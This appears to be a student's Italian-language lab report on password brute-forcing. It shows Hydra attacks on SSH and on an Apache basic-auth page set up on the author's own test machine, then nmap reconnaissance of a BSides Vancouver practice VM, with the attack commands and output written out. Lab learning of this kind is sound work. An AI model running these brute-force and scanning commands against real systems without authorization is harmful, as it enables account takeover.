

RAPPORTO

Per prima cosa ho iniziato la prima fase dell'assegnazione creando un test_user in kali linux usando il comando "sudo adduser test_user". Quindi ho usato il comando ssh per inserire l'utente:



Ho seguito la directory /etc/ssh/sshd_config per confermare le impostazioni ssh. Non ho modificato nulla:



Poi ho scritto il comando corrispondente per Hydra, inclusi gli elenchi di username e password. Per prima cosa ho scelto i 2 elenchi più grandi disponibili in KaliLinux. Poi ho iniziato a forzare brute le credenziali di accesso. Per velocizzare il processo ho scritto i comandi -t 8 e -t 10, ma ho avuto degli errori. Ho scritto gradualmente livelli più bassi del comando -t e ha iniziato a funzionare senza problemi con il comando -t2 (la CPU del mio laptop non gestisce velocità più elevate). Ma ci vorrebbero giorni per analizzare tutte le possibili combinazioni, dato che ho usato il comando -t 2, quindi ho inserito intenzionalmente la password e le credenziali di accesso nell'elenco per visualizzare la simulazione:

```
┌──(rinatrustamov㉿kali)-[~/Desktop]
└─$ hydra -V -L usernames.txt -P passwords.txt 192.168.50.3 -t 2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 17:34:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 9666 login tries (l:179/p:54), ~4833 tries per task
[DATA] attacking ssh://192.168.50.3:22/
[ATTEMPT] target 192.168.50.3 - login "hsdbcbk" - pass "rentarchitecturebudget5197" - 1 of 9666 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "hsdbcbk" - pass "tradeinvestmentexpedition9713" - 2 of 9666 [child 1] (0/0)
```


E dopo pochi minuti, ha trovato correttamente le credenziali di accesso:

```
rinatrustamov@kali: ~/Desktop
File  Actions  Edit  View  Help
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "mangovehiclepython3024" - 288 of 9720 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "passportkiwibroker7759" - 289 of 9720 [child 1] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "systemblueberryplum7327" - 290 of 9720 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "artificialintelligenceengineeringinvestment39" - 291 o
d 1] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "internetapricotplane4500" - 292 of 9720 [child 1] (0/0
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "routerengineerscreen8987" - 293 of 9720 [child 0] (0/0
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "problemmangoswitch2467" - 294 of 9720 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "routercsshouseprice9675" - 295 of 9720 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "csharpexploreapricot9196" - 296 of 9720 [child 1] (0/0
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "csstransportbanana9225" - 297 of 9720 [child 0] (0/0)
[ATTEMPT] target 192.168.50.3 - login "test_user" - pass "testpass" - 298 of 9720 [child 1] (0/0)
[22][ssh] host: 192.168.50.3   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "rentarchitecturebudget5197" - 325 of 9720 [child 1] (0/0)
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "tradeinvestmentexpedition9713" - 326 of 9720 [child 0] (0
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "cherryexploredestination4759" - 327 of 9720 [child 1] (0/
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "journeymachinelearningtenant4128" - 328 of 9720 [child 0]
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "agencysavingsdesign9161" - 329 of 9720 [child 1] (0/0)
[ATTEMPT] target 192.168.50.3 - login "guitar" - pass "travelbagplumserver319" - 330 of 9720 [child 0] (0/0)
```

Quindi era il momento di iniziare la seconda fase dell'incarico. Ho scelto il servizio HTTP perché mi sembrava più impegnativo. Per prima cosa ho reinstallato e avviato apache2 in Kali Linux. L'ho inserito tramite browser web per la verifica. Viene visualizzato apache2, ma non richiede credenziali di accesso. Quindi ho dovuto impostare le credenziali di accesso per la pagina web di apache2. Apache usa file .htpasswd per memorizzare le combinazioni di nome utente e password. Quindi ho usato un comando appropriato per impostare le credenziali di accesso:


```
┌──(rinatrustamov㉿kali)-[~]
└─$ sudo htpasswd -c /etc/apache2/.htpasswd test_user

New password:
Re-type new password:
Adding password for user test_user
```

Ho creato il file .htaccess in /var/www/html/ e ho inserito diversi comandi:




Poi sono andato su /etc/apache2/sites-available/000-default.conf per controllare. Ho visto che Apache non è configurato per consentire al file .htaccess di sovrascrivere le sue impostazioni. Quindi ho aggiunto alcuni comandi necessari in /000-default.conf:


Ho riscritto a2enmod e poi ho riavviato apache:



Se tutta la configurazione è corretta, devo vedere le credenziali di accesso nella pagina web di apache2:




Ora abbiamo qualcosa da decifrare xD. È tempo di usare Hydra:




HOORAY! Funziona!

Ho scaricato BSides-Vancouver 2018 e l'ho configurato in UTM. Apre la pagina di accesso:




Ho provato metodi di iniezione SQL, ma non ha mai funzionato. Quindi ho deciso di trovare il suo indirizzo IP. Ho aperto il terminale Kali Linux e ho cercato tutti gli host nella mia subnet. C'erano 3 indirizzi IP attivi. Uno di loro sembrava molto sospetto. Quindi ho spento la macchina virtuale BSides Vancouver e ho comandato di nuovo in Kali Linux. Ora l'indirizzo IP sospetto non viene visualizzato. Quindi sono sicuro che la macchina virtuale BSides Vancouver ha l'indirizzo IP 192.168.50.3:



Quindi ho scansionato tutte le porte aperte per questo host:

```
┌──(rinatrustamov㉿kali)-[~]
└─$ nmap -sV 192.168.50.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 20:03 +04
Nmap scan report for 192.168.50.6
Host is up (0.0010s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: A2:C4:5E:B5:B7:80 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

Sono aperte diverse porte, inclusa quella per http. Quindi ho aperto Burpsuite per entrare nella pagina web 192.168.50.6:



Non c'è una pagina di login. Posso usare altri strumenti per cercare vulnerabilità. Ho bisogno di più tempo, ma devo consegnare questo progetto presto. Se ottengo qualche miglioramento, aggiornerò.